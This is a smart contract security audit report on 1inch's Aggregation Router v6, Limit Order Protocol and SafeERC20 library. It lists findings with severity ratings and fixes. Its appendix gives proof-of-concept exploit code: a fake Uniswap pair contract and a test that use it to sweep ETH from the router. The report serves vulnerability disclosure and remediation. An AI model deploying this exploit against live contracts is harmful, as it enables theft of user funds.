Smart Contract Security Audit Report

1inch Aggregation Protocol v6

Decurity, 2023

Contents

1. General Information

This report contains information about the results of the security audit of the 1inch (hereafter referred to as “Customer”) Aggregation Router v6 protocol smart contracts, conducted by Decurity in the period from 03/08/2023 to 04/05/2023.

1.1. Introduction

Tasks solved during the work are:

- Review the protocol design and the usage of 3rd party dependencies,
- Audit the contracts implementation,
- Develop the recommendations and suggestions to improve the security of the contracts.

1.2. Scope of Work

The audit scope included the specific contracts in the following repositories:

- Aggregation Protocol https://github.com/1inch/1inch-contract (commit b301c15f8c58d51b371cfd10baf445461d09d1b7)
    - contracts/AggregationRouterv6.sol
    - contracts/helpers/RouterErrors.sol
    - contracts/libs/ProtocolLib.sol
    - contracts/routers/ClipperRouter.sol (only changes may be reaudited since only permit2 support was added)
    - contracts/routers/GenericRouter.sol (only changes may be reaudited since only permit2 support was added)
    - contracts/routers/UnoswapRouter.sol
- Limit Orders Protocol https://github.com/1inch/limit-order-protocol (commit 38eb988e9f496432e8eb12ef47ee134ceba89a40)
    - contracts/OrderLib.sol

- contracts/OrderMixin.sol
- contracts/helpers/AmountCalculator.sol
- contracts/helpers/PredicateHelper.sol
- contracts/helpers/SeriesEpochManager.sol
- contracts/libraries/BitInvalidatorLib.sol
- contracts/libraries/ConstraintsLib.sol
- contracts/libraries/Errors.sol
- contracts/libraries/ExtensionLib.sol
- contracts/libraries/LimitsLib.sol
- contracts/libraries/OffsetsLib.sol
- contracts/libraries/RemainingInvalidatorLib.sol

- Solidity Utils https://github.com/1inch/solidity-utils (commit 42615efa5dca3ed43be565097ccb82a9c3e87273)
  - contracts/libraries/SafeERC20.sol

1.3. Threat Model

The assessment presumes actions of an intruder who might have capabilities of any role (an external user, token owner, token service owner, a contract).

The centralization risks have not been considered under the current engagement. However, it is well known that the 1inch API backend possesses significant capabilities to influence the users because it can control the calldata passed to the routers.

The main possible threat actors are:

- User,
- Protocol owner,
- DEX Liquidity Pool,
- Server-side API backend,
- Limit Order Resolver..

The table below contains sample attacks that malicious attackers might carry out.

Table. Theoretically possible attacks

Attack	Actor
Contract code or data hijacking *Deploying a malicious contract or submitting malicious data*	Contract owner Token owner
Financial fraud *A malicious manipulation of the business logic and balances, such as a re-entrancy attack or a flash loan attack*	Anyone
Attacks on implementation *Exploiting the weaknesses in the compiler or the runtime of the smart contracts*	Anyone

1.4. Weakness Scoring

An expert evaluation scores the findings in this report, an impact of each vulnerability is calculated based on its ease of exploitation (based on the industry practice and our experience) and severity (for the considered threats).

1.5. Disclaimer

Due to the intrinsic nature of the software and vulnerabilities and the changing threat landscape, it cannot be generally guaranteed that a certain security property of a program holds.

Therefore, this report is provided “as is” and is not a guarantee that the analyzed system does not contain any other security weaknesses or vulnerabilities. Furthermore, this report is not an endorsement of the Customer’s project, nor is it an investment advice.

That being said, Decurity exercises best effort to perform their contractual obligations and follow the industry methodologies to discover as many weaknesses as possible and maximize the audit coverage using the limited resources.

2. Summary

As a result of this work, we haven't discovered any critical exploitable security issues.

However, we developed suggestions about fixing the low-risk issues and some best practices (see 3.1).

2.1. Suggestions

The table below contains the discovered issues, their risk level, and their status as of Apr 3, 2023.

Table. Discovered weaknesses

Issue	Contract	Risk Level	Status
Findings for 1inch-contract			
Missing definition for BadPool error	routers/UnoswapRouter.sol	Low	Not Fixed
Funds can be sweeped from the router	routers/UnoswapRouter.sol, routers/GenericRouter.sol	Low	Acknowledged
Integer overflow in DecimalMath	helpers/dodo/DecimalMath.sol (out of scope)	Low	Not Fixed
Integer underflow in UnoswapRouter	routers/UnoswapRouter.sol	Low	Not Fixed
Non-optimal increment	routers/GenericRouter.sol	Info	Not Fixed
Non-optimal conditional statements	routers/UnoswapRouter.sol, extensions/LimitedAmountExtension.sol	Info	Not Fixed
Literal value is used instead of constant	routers/UnoswapRouter.sol	Info	Not Fixed

Usage of deprecated selfdestruct()	AggregationRouterV6.sol	Info	Not Fixed
Unnecessary AND operation	libs/ProtocolLib.sol	Info	Not Fixed
Findings for limit-order-protocol			
RFQ orders can be invalidated without execution	OrderMixin.sol	Medium	Not Fixed
No check that InteractionCall data length is at least 20 bytes	OrderMixin.sol	Low	Not Fixed
The amount argument in the Permit2 call is not checked for overflow	OrderMixin.sol	Low	Not Fixed
Unused import in OrderMixin	OrderMixin.sol	Info	Not Fixed
No check for ECDSA recovered address	OrderMixin.sol	Info	Not Fixed
Literal value used as a struct length in OrderLib	OrderLib.sol	Info	Not Fixed
Unnecessary checked arithmetic	OrderMixin.sol	Info	Not Fixed
Non-optimal conditional statements	OrderMixin.sol, helpers/PredicateHelper.sol	Info	Not Fixed
Non-optimal increment	OrderMixin.sol	Info	Not Fixed
External functions without a prototype in an interface	interfaces/IOrderMixin.sol	Info	Not Fixed
No zero address check for extension.getReceiver()	OrderMixin.sol	Info	Not Fixed

Findings for solidity-utils			
Re-entrancy risk in SafeERC20	libraries/SafeERC20.sol	Medium	Not Fixed
The amount argument in the Permit2 call is not checked for overflow	libraries/SafeERC20.sol	Low	Not Fixed
Non-constant function selectors	libraries/SafeERC20.sol	Info	Not Fixed
Misleading comment in SafeERC	libraries/SafeERC20.sol	Info	Not Fixed
Incorrect size of calldata for Permit2	libraries/SafeERC20.sol	Info	Not Fixed
Typo in the variable name	libraries/SafeERC20.sol	Info	Not Fixed

3. General Recommendations

This section contains general recommendations on how to fix discovered weaknesses and vulnerabilities and how to improve overall security level.

Section 3.1 contains a list of general mitigations against the discovered weaknesses, technical recommendations for each finding can be found in section 4.

Section 3.2 describes a brief long-term action plan to mitigate further weaknesses and bring the product security to a higher level.

3.1. Current Findings Remediation

Follow the recommendations in section 4.

3.2. Security Process Improvement

- Keep the whitepaper and documentation updated to make it consistent with the implementation and the intended use cases of the system,
- Perform regular audits for all the new contracts and updates,
- Ensure the secure off-chain storage and processing of the credentials (e.g. the privileged private keys),
- Launch a public bug bounty campaign for the contracts.

4. Findings for 1inch-contract

4.1. Missing definition for BadPool error

Risk Level: Low

Contracts:

- routers/UnoswapRouter.sol

Description:

There is a `BadPool()` selector for error passed to the revert on the 608-610 lines:

```
contracts/routers/UnoswapRouter.sol:
608   if xor(pool, caller()) {
609:      mstore(0, 0xb2c0272200000...0)  // BadPool()
610       revert(0, 4)
```

However, there is no such error in the code.

Remediation: Consider adding a `BadPool()` error.

4.2. Funds can be sweeped from the router

Risk Level: Low

Status: Acknowledged. The Customer acknowledged that this is a well-known behaviour and there're multiple ways to sweep funds from the router. The router contract is not intended to keep any funds except 1 wei.

Contracts:

- routers/UnoswapRouter.sol
- routers/GenericRouter.sol

Description:

One way to sweep funds from the router contract is to sweep ETH by creating a fake Uniswap pair that reports certain reserves but does not actually send any ETH.

GenericRouter also allows to directly drain any tokens using an evil Executor contract.

Proofs:

The sample exploit code can be found in the section ETH Sweeper.

Remediation: Consider adding a sanity check that compares the token or ETH balance before and after the swap.

4.3. Integer overflow in DecimalMath

Risk Level: Low

Contracts:

- helpers/dodo/DecimalMath.sol

References:

- https://swcregistry.io/docs/SWC-101

Description:

The contract `DecimalMath` is a modified version of the library from DODO exchange repository. The main difference is that 1inch version does not use `SafeMath` to check arithmetic operations. Moreover, these operations are wrapped into `unchecked` blocks which disable automatic overflow and underflow checks.

```
    function mul(uint256 target, uint256 d) internal pure returns
(uint256) {
        unchecked {
            return target * d / ONE;
        }
    }
```

Although this is probably done as an optimization technique to reduce gas costs, these modifications allow the integer overflows. It means that if a user makes a swap using `GenericRouter` and `DodoExtension` the execution will revert on very large token amounts.


Remediation: Consider removing unchecked to allow overflow and underflow checks.

Proofs:

The following Foundry test case will not pass because of overflows:

```
pragma solidity ^0.8.13;

import "forge-std/Test.sol";
import "forge-std/console.sol";
import "../src/helpers/dodo/DecimalMath.sol";

contract DecimalMathTest is Test {
      function testMul(uint256 a, uint256 b) public returns
(uint256) {
          uint256 result = DecimalMath.mul(a, b);
          if(a / 10 ** 18 > 0 && b / 10 ** 18 > 0) {
              assertLe(a, result);
              assertLe(b, result);
          }
      }

       function testMulCeil(uint256 a, uint256 b) public returns
(uint256) {
          uint256 result = DecimalMath.mulCeil(a, b);
          if(a / 10 ** 18 > 0 && b / 10 ** 18 > 0) {
              assertLe(a, result);
              assertLe(b, result);
          }
      }

       function testDivCeil(uint256 a, uint256 b) public returns
(uint256) {
          vm.assume(b > 1);
          uint256 result = DecimalMath.divCeil(a, b);
          assertGe(result, a / b);
      }

       function testDivFloor(uint256 a, uint256 b) public returns
(uint256) {
          vm.assume(b > 1);
```

```
            uint256 result = DecimalMath.divFloor(a, b);
            assertGe(result, a / b);
        }
    }
```



4.4. Integer underflow in UnoswapRouter

Risk Level: Low

Contracts:

- routers/UnoswapRouter.sol

References:

- https://swcregistry.io/docs/SWC-101

Description:

The `UnoswapRouter` contract is used to execute a swap of tokens via different dexes. One of these dexes is Curve. The `_curfe()` function is calling an exchange function on the Curve dex. After the swap (477th line) there is a calculation of the return size that should be returned. To calculate the return size contract is taking its own balance and decrement it by one. Unfortunately, there is no check that the current balance is not equal to zero and this increment could cause underflow.

```
contracts/routers/UnoswapRouter.sol:
  387:         tokenBalance := sub(mload(0), 1) // Keep 1 wei
  481:         ret := sub(balance(address()), 1) // Keep 1 wei
```

That could happen only when the returning amount of the swap is zero and the current balance of the contract for which the swap was made is equal to zero.

Remediation: Consider adding a check that the current balance is not equal to zero.

4.5. Non-optimal increment

Risk Level: Info

Contracts:

- routers/GenericRouter.sol

Description:

The post-increment in the loops compiles to non-optimal assembly code. Pre-increment in the loops is more gas-efficient.

Proofs:

Below is the code with the non-optimal increment:

```
77 ┆ unchecked { returnAmount--; }
83 ┆ unchecked { unspentAmount--; }
```

Remediation: Use the pre-increment instead of post-increment.

4.6. Non-optimal conditional statements

Risk Level: Info

Contracts:

- routers/UnoswapRouter.sol
- extensions/LimitedAmountExtension.sol

Description:

Using nested is cheaper than using && multiple check combinations. There are more advantages, such as easier to read code and better coverage reports.

Proofs:

Below is the code with non-optimal conditional statements:

```
1inch-contract/contracts/routers/UnoswapRouter.sol:
215 if (spender == msg.sender && msg.value == 0) {
216         token.safeTransferFromUniversal(msg.sender, address(this),
amount, dex.usePermit2());
217 }

1inch-contract/contracts/extensions/LimitedAmountExtension.sol:
38 if (amount > limit && splitIndex < data.length) {
39     unchecked {
40         data.slice(splitIndex).makeCall(amount - limit);
41     }
42 }
```

Remediation: Use split **if** statements instead of **&&**.

4.7. Literal value is used instead of constant

Risk Level: Info

Contracts:

- routers/UnoswapRouter.sol

Description:

It is a good practice to store magic values in constants, making the code declarative and reusable.

Proofs:

Below is the code that contains literal values:

```
contracts/routers/UnoswapRouter.sol:
```

```
382:    mstore(0,
0x70a08231000000000000000000000000000000000000000000000000000000000000)
400:    mstore(0,
0xf27f64e400000000000000000000000000000000000000000000000000000000)
// ERC20TransferFailed()
451:    mstore(ptr,
0x095ea7b300000000000000000000000000000000000000000000000000000000)
// IERC20.approve.selector
518:    mstore(ptr,
0xa9059cbb00000000000000000000000000000000000000000000000000000000)
// IERC20.transfer.selector
551:    mstore(0,
0xf27f64e400000000000000000000000000000000000000000000000000000000)
// ERC20TransferFailed()
609:    mstore(0,
0xb2c0272200000000000000000000000000000000000000000000000000000000)
// BadPool()
626:    mstore(0,
0xc3f9d33200000000000000000000000000000000000000000000000000000000)
// Permit2TransferFromFailed()
```

Remediation: Consider storing the selector in a constant, like it was done for `reservesCallFailedException`.

4.8. Usage of deprecated selfdestruct()

Risk Level: Info

Contracts:

- AggregationRouterV6.sol

References:

- https://eips.ethereum.org/EIPS/eip-6049

Description:

The SELFDESTRUCT opcode will eventually undergo breaking changes, and its use will be deprecated.

Proofs:

Below is the code that uses selfdestruct():

```
48: selfdestruct(payable(msg.sender));
```

Remediation: Consider replacing selfdestruct() with some other kind of emergency destroy use case.

4.9. Unnecessary AND operation

Risk Level: Info

Contracts:

- libs/ProtocolLib.sol

Description:

It is enough to do just a bit shift to retrieve Protocol value.

Below is the code where an unnecessary bit mask is used:

```
contracts/libs/ProtocolLib.sol:
    22:           function protocol(Address self) internal pure
returns(Protocol) {
    23:                   return Protocol((Address.unwrap(self) >>
_PROTOCOL_OFFSET) & _PROTOCOL_MASK);
```

Remediation: Consider replacing an unnecessary bit mask and unnecessary variable `_PROTOCOL_MASK`.

5. Findings for limit-order-protocol

5.1. RFQ orders can be invalidated without execution

Risk Level: Medium

Contracts:

- OrderMixin.sol

Description:

One notable distinction between Limit Order and RFQ order is that the RFQ version invalidates the orders even after they have only been partially filled.

This means that a potential attacker could exploit this functional by filling all orders with the smallest possible taking amount of 1 wei. This will cost an attacker gas, but on some chains it would be feasible to turn the protocol's operations unreliable and impractical for makers.

Remediation:

To address this issue, introducing a threshold that establishes the minimum taking amount for each order would be a viable solution. This threshold could be set as a percentage of the original taking amount specified in the order, which would make such attacks more expensive and less probable.

5.2. No check that InteractionCall data length is at least 20 bytes

Risk Level: Low

Contracts:

- OrderMixin.sol

Description:

During orders, the maker can interact with his contract to prepare and handle funds. There is a special field called `data` where the maker can set his parameters. In case when the maker passes the data field with more than 0 bytes the code on 320 or 417 lines will try to take the slice of the first 20 bytes where the address of the listener contract should be stored.

Unfortunately, if the data length is less than 20 bytes execution will revert.

```
contracts/OrderMixin.sol:
  318:             address listener = order.maker.get();
  319:             if (data.length > 0) {
  320:                 listener = address(bytes20(data));
  321:                 data = data[20:];
  322:             }
  323:             IPreInteraction(listener).preInteraction(

  415:             address listener = order.maker.get();
  416:             if (data.length > 0) {
  417:                 listener = address(bytes20(data));
  418:                 data = data[20:];
  419:             }
  420:             IPostInteraction(listener).postInteraction(
```

Remediation:

Consider changing validation to the following:

```
if (data.length > 19) {
   listener = address(bytes20(data));
```

```
        data = data[20:];
    }
```

5.3. The amount argument in the Permit2 call is not checked for overflow

Risk Level: Low

Contracts:

- OrderMixin.sol

Description:

There is a `_callPermit2TransferFrom()` function that calling Permit2 contract. It's accepting the `amount` value which type is uint256. Unfortunately Permit2 amount has uint160 type.

```
contracts/OrderMixin.sol:
467:        function _callPermit2TransferFrom(address asset, address
from, address to, uint256 amount) private returns(bool success) {
468:         bytes4 selector = IPermit2.transferFrom.selector;
469:             assembly ("memory-safe") { // solhint-disable-line
no-inline-assembly
470:             let data := mload(0x40)
471:             mstore(data, selector)
472:             mstore(add(data, 0x04), from)
473:             mstore(add(data, 0x24), to)
474:             mstore(add(data, 0x44), amount)
475:             mstore(add(data, 0x64), asset)
```

```
476:                 let status := call(gas(), _PERMIT2, 0, data, 0x84,
0x0, 0x20)
```

So if the `_callPermit2TransferFrom()` `amount` value will be more than type(uint160).max the raw call will revert.

Remediation: Consider checking to check that the `amount` value can fit in `uint160`.

5.4. Unused import in OrderMixin

Risk Level: Info

Contracts:

- OrderMixin.sol

Description:

There is an unused AmountCalculator.sol import in OrderMixin.sol#11.

Remediation:

Consider removing import from OrderMixin.sol.

5.5. No check for ECDSA recovered address

Risk Level: Info

Contracts:

- OrderMixin.sol

Description:

There is no check for the case when `ECDSA.recover()` function returns a zero address and the maker address is zero.

```
contracts/OrderMixin.sol:
```

```
  171:     if (order.maker.get() != ECDSA.recover(orderHash, r, vs))
revert BadSignature();
```

Remediation: Consider adding a check that the maker address is not equal to zero.

5.6. Literal value used as a struct length in OrderLib

Risk Level: Info

Contracts:

- OrderLib.sol

Description:

The **hash()** function that computes the order struct hash value for signing computes the hash of the fixed length prefix of the argument. If the order struct changes over time, it's the hash function should also be updated to reflect the length changes.

This may lead to a security vulnerability if a new field will be added to the struct without proper length update. The new field won't be signed.

Proofs:

Below is the source code snippet with the hardcoded order length:

```
     calldatacopy(add(ptr, 0x20), order, 0xe0)
```

Remediation: Consider computing the struct length dynamically or replace the hard coded numeric value with the constant for the code readability.

5.7. Unnecessary checked arithmetic

Risk Level: Info

Contracts:

- OrderMixin.sol

Description:

Use `unchecked` blocks where overflow/underflow is impossible. There are several loops in the code where arithmetic checks are not necessary.

Proofs:

Below is the code with the unnecessary checked increment:

```
85 for (uint256 i = 0; i < makerTraits.length; i++) {
```

Remediation: Consider using the unchecked increment.

5.8. Non-optimal conditional statements

Risk Level: Info

Contracts:

- OrderMixin.sol
- helpers/PredicateHelper.sol

Description:

Using nested is cheaper than using && multiple check combinations. There are more advantages, such as easier to read code and better coverage reports.

Proofs:

Below is the code with non-optimal conditional statements:

```
limit-order-protocol/contracts/OrderMixin.sol:
329     if     (order.makerAsset.get()     ==     address(_WETH)     &&
takerTraits.unwrapWeth()) {
359      if      (offeredTakingAmount      >      takingAmount      &&
order.makerTraits.allowImproveRateViaInteraction()) {
366 if (order.takerAsset.get() == address(_WETH) && msg.value > 0) {

limit-order-protocol/contracts/helpers/PredicateHelper.sol:
```

```
15 if (success && res == 1) {
16     return true;
17 }
```

Remediation: Use split **if** statements instead of **&&**.

5.9. Non-optimal increment

Risk Level: Info

Contracts:

- OrderMixin.sol

Description:

The post-increment in the loops compiles to non-optimal assembly code. Pre-increment in the loops is more gas-efficient.

Proofs:

Below is the code with the non-optimal increment:

```
85 for (uint256 i = 0; i < makerTraits.length; i++) {
```

Remediation: Use the pre-increment instead of post-increment.

5.10. External functions without a prototype in an interface

Risk Level: Info

Contracts:

- interfaces/IOrderMixin.sol

Description:

There are two functions on `OrderMixin.sol` that don't have prototypes in `IOrderMixin.sol` interface:

- `fillOrderExt()`
- `fillContractOrderExt()`

Remediation:

Consider adding functions to the interface.

5.11. No zero address check for extension.getReceiver()

Risk Level: Info

Contracts:

- OrderMixin.sol

Description:

extension.getReceiver() returns an address which is then used as a target for a call (sending value) or for transferring WETH. That function returning value is never checked for zero address.

Proofs:

Below are code samples when extension.getReceiver() value is used without any checks:

```
378  (bool success, ) = extension.getReceiver(order).call{value:
takingAmount, gas: _RAW_CALL_GAS_LIMIT}("");
382  _WETH.safeTransfer(extension.getReceiver(order), takingAmount);
388    address receiver = needUnwrap ? address(this) :
extension.getReceiver(order);
408 _WETH.safeWithdrawTo(takingAmount, extension.getReceiver(order));
```

Remediation: Add checks for zero address before using extension.getReceiver() value in calls or transfers.

6. Findings for solidity-utils

6.1. Re-entrancy risk in SafeERC20

Risk Level: Medium

Contracts:

- libraries/SafeERC20.sol

Description:

There is a `safeWithdrawTo()` function in the SafeERC20.sol library that can be used to withdraw WETH and transfer chain native assets, such as ETH, to the account. Re-entrancy attacks are a serious danger that are brought about by this, therefore any system using this library would need to be able to manage them.

```
      contracts/libraries/SafeERC20.sol:
        293:     function safeWithdrawTo(IWETH weth, uint256 amount, address
to) internal {
        294:         safeWithdraw(weth, amount);
        295:         if (to != address(this)) {
        296:             assembly ("memory-safe") {  // solhint-disable-line
no-inline-assembly
        297:                 if iszero(call(gas(), to, amount, 0, 0, 0, 0))
{
        298:                     returndatacopy(0, 0, returndatasize())
        299:                     revert(0, returndatasize())
        300:                 }
        301:             }
        302:         }
        303:     }
        304  }
```

Remediation: Consider setting a gas limit for a call like it was done in UniERC20.sol.

6.2. The amount argument in the Permit2 call is not checked for overflow

Risk Level: Low

Contracts:

- libraries/SafeERC20.sol

Description:

There is a `_callPermit2TransferFrom()` function that calling `safeTransferFromPermit2()` function. It's accepting the `amount` value which type is uint256. In case when call is permit2 there is a casting from uint256 to uint160 happening.

There is a possibility of underflow during casting.

```
 contracts/libraries/SafeERC20.sol:
   25:     function safeTransferFromUniversal(
   26:         IERC20 token,
   27:         address from,
   28:         address to,
   29:         uint256 amount,
   30:         bool permit2
   31:     ) internal {
   32:         if (permit2) {
    33:                 safeTransferFromPermit2(token, from, to,
uint160(amount));
```

Remediation: Consider checking to check that the `amount` value can fit in `uint160`.

6.3. Non-constant function selectors

Risk Level: Info

Contracts:

- libraries/SafeERC20.sol

Description:

SafeERC20 dynamically retrieves function selectors from interfaces instead of using constant selectors:

contracts/libraries/SafeERC20.sol:

```
46:     bytes4 selector = token.transferFrom.selector;
76:     bytes4 selector = IPermit2.transferFrom.selector;
100:    if (!_makeCall(token, token.transfer.selector, to, value)) {
111:    if (!_makeCall(token, token.approve.selector, spender, value)) {
113:            !_makeCall(token, token.approve.selector, spender, 0) ||
114:            !_makeCall(token, token.approve.selector, spender, value)
156:    bytes4 permitSelector = IERC20Permit.permit.selector;
157:    bytes4 daiPermitSelector = IDaiLikePermit.permit.selector;
158:    bytes4 permit2Selector = IPermit2.permit.selector;
270:        bytes4 selector = IWETH.deposit.selector;
282:    bytes4 selector = IWETH.withdraw.selector;
```

Although this variant has better readability, constant selectors would have saved more gas which is a priority for 1inch.

Remediation: Consider using constant selectors to save gas.

6.4. Misleading comment in SafeERC

Risk Level: Info

Contracts:

- libraries/SafeERC20.sol

Description:

There are two comments that say that `value` and `deadline` variables are `uint` types. However, those variables are `uint256` type. Even though `uint` is a synonym of `uint256` the function selector will be different and that comment may confuse the reader of that part of the code.

Proofs:

Below is the mentioned code:

```
contracts/libraries/SafeERC20.sol:
  178:     // IERC20Permit.permit(address owner, address spender, uint
value, uint deadline, uint8 v, bytes32 r, bytes32 s)
  204:     // IERC20Permit.permit(address owner, address spender, uint
value, uint deadline, uint8 v, bytes32 r, bytes32 s)
```

Remediation: Consider changing the type of variables in the comment.

6.5. Incorrect size of calldata for Permit2

Risk Level: Info

Contracts:

- libraries/SafeERC20.sol

Description:

Calldata size in the call argument equals 388 bytes (0x184) instead of 356 bytes (0x164).

Proofs:

Below is the code with the incorrect call argument:

```
contracts/libraries/SafeERC20.sol:
```

```
  227                 // IPermit2.permit(address owner, PermitSingle
calldata permitSingle, bytes calldata signature)
  228:                 success := call(gas(), _PERMIT2, 0, ptr, 388,
0, 0)
  229             }
```

Remediation: Consider changing the size to 356 bytes.

6.6. Typo in the variable name

Risk Level: Info

Contracts:

- libraries/SafeERC20.sol

Description:

The constant variable **_PERMIT_LENGHT_ERROR** contains a typo.

Proofs:

Below is the code containing the typo:

```
solidity-utils/contracts/libraries/SafeERC20.sol:
22:     bytes4 private constant _PERMIT_LENGHT_ERROR = 0x68275857;  //
SafePermitBadLength.selector
237:                mstore(ptr, _PERMIT_LENGHT_ERROR)
```

Remediation: Rename the variable.

7. Appendix

7.1. About us

The Decurity team consists of experienced hackers who have been doing application security assessments and penetration testing for over a decade.

During the recent years, we've gained expertise in the blockchain field and have conducted numerous audits for both centralized and decentralized projects: exchanges, protocols, and blockchain nodes.

Our efforts have helped to protect hundreds of millions of dollars and make web3 a safer place.

8. PoC Code

8.1. ETH Sweeper

This is the exploit code for the issue Funds can be sweeped from the router.

8.1.1. Pwn.sol

```
pragma solidity ^0.8.19;

contract Pwn_Uno {
    address _token0;
    address _token1;

    constructor(address __token0, address __token1) {
        _token0 = __token0;
        _token1 = __token1;
    }

    function token0() external view returns (address) {
        return address(this);
    }

    function token1() external view returns (address) {
        return address(this);
    }
```

```
            function getReserves() external view returns (uint112
_reserve0, uint112 _reserve1, uint32 _blockTimestampLast) {
                _reserve0 = 50 ether;
                _reserve1 = 0 ether;
                _blockTimestampLast = 0;
            }

            function swap(
                address recipient,
                bool zeroForOne,
                int256 amountSpecified,
                uint160 sqrtPriceLimitX96,
                bytes calldata data
            ) external returns (int256 amount0, int256 amount1) {
                amount0 = 1;
                amount1 = 1;
            }

                function swap(uint256 amount0Out, uint256 amount1Out,
address to, bytes calldata data) external {

            }
        }
```

8.1.2. Pwn.js

Add the following test to the UnoswapV3 hardhat tests:

```
describe('Pwn', function () {
      it('WETH => DAI', async function () {
            const      {      uniswapV3Router      }      =      await
loadFixture(initContracts);

            await      tokens.WETH.connect(addr2).deposit({      value:
ether('50') });
            await
tokens.WETH.connect(addr2).transfer(uniswapV3Router.address,
ether('50'))

            before = await ethers.provider.getBalance(addr1.address);

            Pwn_Uno = await ethers.getContractFactory('Pwn_Uno');
            pwn_uno    =    await    Pwn_Uno.deploy(tokens.WETH.address,
tokens.WETH.address);
            await uniswapV3Router.unoswap(
                  tokens.WETH.address,
                  1, // amount
                  0, // minReturn
                  protoUV2(
                        pwn_uno.address,
                        tokens.WETH.address, // doesn't really matter
                        tokens.DAI.address, // doesn't really matter
                        true // unwrap weth
                  ),
```

```
            );
            console.log('PROFIT:',                                    (await
ethers.provider.getBalance(addr1.address)) - before);
      });
});
```